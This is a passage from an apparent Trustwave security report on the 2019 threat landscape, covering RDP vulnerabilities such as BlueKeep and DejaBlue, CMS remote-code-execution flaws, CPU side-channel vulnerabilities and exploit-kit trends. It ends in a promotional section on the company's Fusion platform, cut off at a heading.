CVE-2019-1181 CVE-2019-1182 CVE-2019-1222 CVE-2019-1226 CVE-2019-1225 CVE-2019-1224 CVE-2019-1223	Multiple Remote Desktop Services/Remote Desktop Protocol Vulnerabilities (Seven Monkeys/DejaBlue)	Proof-of-concept (PoC) available	August 2019
CVE 2019-16759	vBulletin Remote Code Execution (RCE) Vulnerability	Yes	September 2019
CVE-2019-6340	Drupal Core RCE Vulnerability (SA-CORE-2019-003)	Yes	February 2019
CVE-2019-8942 CVE-2019-8943	WordPress RCE Vulnerabilities	PoC available	February 2019
CVE-2019-1125	SWAPGS Speculative Execution/Side Channel Vulnerability	No	August 2019
CVE-2019-11184	Network Cache Attack (NetCAT) Side Channel Vulnerability	No	September 2019
CVE-2018-12126 CVE-2018-12127 CVE-2018-12130 CVE-2019-11091	Microarchitectural Data Sampling vulnerabilities	PoC available	May 2019

BlueKeep: Remote Desktop as an Attack Vector

Remote Desktop Protocol (RDP) is a Microsoft protocol that allows a user to connect to a remote Windows computer as if it were local, using the mouse and keyboard with the Windows graphical interface. Since 2016, Trustwave security researchers have increasingly seen attackers using RDP to target computers for compromise, exploiting vulnerable RDP sessions to steal personal data and login credentials and install ransomware attacks.

In May 2019, Microsoft released a patch for a remote code execution (RCE) vulnerability, dubbed “**BlueKeep**” (CVE-2019-0708), in Remote Desktop Services. The vulnerability affected all NT-based versions of Windows prior to Windows 8, including Windows XP, Windows Vista, Windows 7, Windows Server 2003 and Windows Server 2008/2008 R2. BlueKeep was especially severe because it was “wormable,” meaning an attacker could use it to spread malware from computer to computer without human intervention as with the WannaCry epidemic of 2017. Successful exploitation would give attackers access to the compromised computer’s entire file system and enable them to execute malicious code, such as ransomware.


Testifying to the severity of the vulnerability, Microsoft took the unusual step of releasing the BlueKeep patch for Windows XP, which had been out of support for five years at the time and did not ordinarily receive new security updates. The following month, the U.S. National Security Agency (NSA) issued a rare cybersecurity advisory on BlueKeep, citing concerns about malicious cyber actors using the vulnerability in ransomware and exploit kits. Attacks using BlueKeep were discovered in the wild in November, although the first attacks merely installed a cryptocurrency miner on the compromised computer and did not take advantage of the wormable aspect of the vulnerability.

In August, three months after publishing the BlueKeep patch, Microsoft disclosed a set of seven new Remote Desktop vulnerabilities. Two of these vulnerabilities (CVE-2019-1181 and CVE-2019-1182), dubbed “**DejaBlue**”

by security experts, were wormable RCE vulnerabilities and posed the same risk to vulnerable computers as BlueKeep. The other five are not wormable, but they all expose Windows users to the risk of information disclosure, denial of service and remote code execution. More worryingly, all seven of the new vulnerabilities affect all newer Windows versions up to and including Windows 10 and Windows Server 2019, meaning computers running Windows 8 and Windows 10 that were never vulnerable to BlueKeep face the equivalent risk from DejaBlue until patched.

The rise in RDP-based attacks demonstrates the importance of network vulnerability scanning to identify open ports and other potential entry points for cyberattacks. While many individuals and organizations have valid reasons for using Remote Desktop across the internet, others leave the RDP port open without realizing it or without being aware of the risk. Reviewing scan data from 2018 to determine the ports most often left open to the internet, researchers were a bit surprised to find the RDP port (3389/TCP) was in fourth place, behind the more expected HTTPS (443/TCP), HTTP (80/TCP) and SSH (22/TCP) ports.

TOP NINE OPEN PORTS ON SCANSIN 2019



PORT 443 (HTTPS)	63%	PORT 135 (DCE)	1%
PORT 80 (HTTP)	23%	PORT 21 (FTP)	1%
PORT 22 (SSH)	5%	PORT 139 (NETBIOS)	1%
PORT 3389 (RDP)	3%	PORT 25 (SMTP)	1%
PORT 445 (SMB)	2%		

CMS Vulnerabilities

Attackers and black hat security researchers frequently target Content management systems (CMSes). The ubiquity of popular open-source CMSes, such as WordPress and Drupal, means a cybercriminal could potentially exploit a single serious vulnerability on huge numbers of sites to steal sensitive information, create botnets or perform other malicious actions.

In September 2019, an anonymous researcher disclosed a zero-day vulnerability (CVE 2019-16759) in **vBulletin**, a popular internet forum software package. An attacker exploits the vulnerability by submitting a specially crafted HTTP POST request to the vulnerable host to execute commands without authentication. Within a week of the vulnerability disclosure, attackers used it to breach the forums of the cybersecurity company Comodo, potentially exposing hundreds of thousands of user accounts to compromise.

The popular **Drupal** CMS received security updates for several vulnerabilities in 2019, the most critical of which was a remote code execution vulnerability (CVE-2019-6340) caused by a lack of proper data sanitization in some text fields. Unpatched Drupal installations are vulnerable if the widely used RESTful Web Services module is enabled and allows PATCH or POST requests or under certain other conditions. Attackers were using exploits in the wild to deliver cryptocurrency miners and other payloads just three days after disclosure of the vulnerability.

WordPress is even more popular than Drupal. By some estimates it is on one-third or more of all websites, creating another enormous potential attack surface for cybercriminals. Two significant vulnerabilities, CVE-2019-8942 and CVE-2019-8943, disclosed last year can allow an attacker possessing author permissions or greater on the affected site to execute arbitrary PHP code and gain full control of the system. One of these vulnerabilities, CVE-2019-8943, was present in the WordPress core for more than six years before being disclosed.

Chipocalypse Now: More Speculative Execution Vulnerabilities and Side-Channel Attacks

Last year's report discussed Meltdown and Spectre, two of the more significant examples of a relatively new class of flaws, called speculative-execution vulnerabilities. Attacks targeting these vulnerabilities exploit certain tricks that chipmakers use to wring more performance out of their CPUs: They predict which instructions the chip is likely to receive next and execute them in advance. Speculative-exploitation vulnerabilities are pernicious because security professionals can only effectively mitigate them by undoing some of the predictive techniques the CPU uses for optimization, thereby negatively impacting performance.

New disclosures suggest speculative-execution vulnerabilities are here to stay. In May, Intel disclosed a new subclass of speculative-execution vulnerabilities, called Microarchitectural Data Sampling (MDS), that affect its modern CPUs. As with Spectre and Meltdown, MDS vulnerabilities are susceptible to side-channel attacks that can, in some cases, enable a malicious program to read data from memory addresses it should not be able to access.

In 2019, security researchers published four attack techniques targeting these vulnerabilities, called ZombieLoad, Fallout, RIDL (Rogue In-Flight Data Load) and Store-to-Leak Forwarding. Each attack targets a different speculative-execution vulnerability, and each has a different impact. ZombieLoad, the most severe of the four, targets a flaw (CVE-2018-12130) in the Intel fill buffer. Successful exploitation can allow the attacker to access data from the operating system, system applications and virtual machines. The initial version of ZombieLoad was ineffective against CPUs based on the Cascade Lake microarchitecture, introduced last year; however, a second version published late in the year affects Cascade Lake chips as well.

A variant of the Spectre vulnerability, the SWAPGS vulnerability (CVE-2019-1125) affects Intel CPUs running Microsoft Windows. Successful exploitation can allow an unprivileged attacker to access data stored in privileged kernel memory, which can include sensitive information like passwords and encryption keys. It affects all Intel CPUs manufactured since 2012. Unlike the other speculative execution vulnerabilities discussed here, a variant of CVE-2019-1125 can also affect AMD CPUs in some scenarios.

September saw the disclosure of another side-channel vulnerability, NetCAT. Short for Network Cache Attack, NetCAT takes advantage of Data-Direct I/O Technology (DDIO), another technique for optimizing performance in Intel CPUs, and attackers can use it to potentially snoop on information translated during an encrypted SSH session. The vulnerability (CVE-2019-11184) is more difficult to exploit than most of the others discussed here and is not as serious because an attacker must be authenticated and have direct network access to the target system. In addition, the attacker must have read/write RDMA access via Intel DDIO on the target to successfully launch an attack. Intel gave the vulnerability a severity rating of Low due to the complexity and requirements of the attack.

Exploit Kits

After a moribund 2018, exploit kits regained a measure of prominence driven more by the disappearance of the Coinhive cryptocurrency mining service in March than by particular shifts or innovations on the part of the kits themselves. (See the “Web Attacks” section for more information.) When Coinhive first appeared in late 2017, the accompanying rise in cryptojacking — hackers compromising legitimate websites and planting their own mining code on pages — coincided with a slackening of activity from exploit kits and the online black market for exploit kit services.

Cybercriminals desire to make money first and foremost; and when cryptojacking looked like the new best way to reap ill-gotten gains, many criminals shifted their resources from exploit kits to tools that are better suited to spreading cryptojacking code. Although there are other web-miner services, Coinhive was by far the biggest; and attackers used it in 97 percent of cryptojacking incidents Trustwave security researchers observed in 2018. When Coinhive shut down, many criminals elected to return to familiar exploit kits to carry out their crimes.

EXPLOIT KIT DISTRIBUTION IN 2019



Turmoil has been marking the exploit kit marketplace in recent years, with several significant kits abruptly disappearing or going private and new ones taking their place. So, one of the more remarkable findings was just how little the landscape had changed since before the rise and fall of Coinhive. Three older kits — Magnitude, KaiXin, and RiG — accounted for the bulk of the exploit kit activity Trustwave researchers observed over the course of the year, with a few newcomers jockeying for space but largely failing to make much of an impact.

- **Magnitude**, which first appeared in 2013, has had its share of ups and downs. It seemed to disappear entirely in 2016, along with several other high-profile kits. Then it reappeared the following year as a private kit — i.e., one used exclusively by its authors or by a single customer — that mostly targets South Korea and other Asian markets. A perennial also-ran for much of its existence, Magnitude was the exploit kit with the most activity observed in 2019. Unlike most kits, Magnitude has lately focused on delivering a single threat, a ransomware program dubbed Magniber that it distributes through its own Magnigate redirection infrastructure.
- **KaiXin**, first spotted in 2012, is a smaller-scale kit, like Magnitude, that gained more prominence following the disappearance of larger kits. Also like Magnitude, KaiXin primarily targets Asian markets.
- **RiG** first appeared in 2014 and remains active despite having published no new versions or significant improvements for several years. In 2019, researchers observed it distributing DanaBot, a banking Trojan; Amadey, a bot; AZORult, a data stealer; and Pitou, a spamming Trojan.


Along with the three veterans, several newer, smaller kits briefly appeared on Trustwave researchers' radar last year:

- **Underminer**, which first appeared in 2018, had a small impact at the beginning of the year. Among the payloads it distributed was an interesting cryptocurrency miner, dubbed Hidden Bee, that uses its own custom executable format rather than the Windows PE format that legitimate software and malware widely use. It also employs a few less-common tricks, such as steganography and high-grade encryption.
- **Lord EK** first appeared in August. Unlike most kits, it drops a cookie on the compromised computer with details about the vulnerability exploited, the type of exploit and the payload URL.
- **Spelevo** also appeared around the same time. It mostly targets older vulnerabilities in Microsoft Internet Explorer and Adobe Flash Player.
- **Purple Fox** made a few appearances in September and October. Purple Fox began as fileless malware distributed by RiG but has since become a full-fledged kit.
- **Capesand** first appeared in November and made a big splash in our data in December, accounting for nearly all the exploit kit encounters analysts saw during the month. Preliminary data from January 2020 shows Capesand at a much lower level, suggesting it may be yet another flash in the pan.

After such an inconclusive year, it's difficult to know what to expect from 2020. Will the veteran kits maintain their position, or will a new competitor upend the market? One can always count on cybercriminals to do what makes them the most money, whether that means exploit kits, cryptojacking or something else entirely. The only constant, as the old saying goes, is change.

Finding Insights Through Trustwave Fusion

Trustwave Fusion is a cloud-based cybersecurity platform and the foundation for Trustwave managed security services, products and other cybersecurity offerings. It brings customers a centralized dashboard for tracking security events, responding to alerts and managing a range of additional services, including threat detection and response, penetration testing, vulnerability testing and scanning, security technology management and more.




While customers benefit most from directly interacting with Fusion, the aggregated statistics that the platform produces indirectly benefits them as well. Since debuting in 2019, Fusion has consumed more than one trillion event logs and generated millions of cyber-threat findings for customers. Having access to threat data on that scale gives Trustwave security professionals unique insights into the risks customers face each day and how best to mitigate them. Here are some of the ways Trustwave uses Fusion to go deeper into the data and what it means

Complex Data Analysis

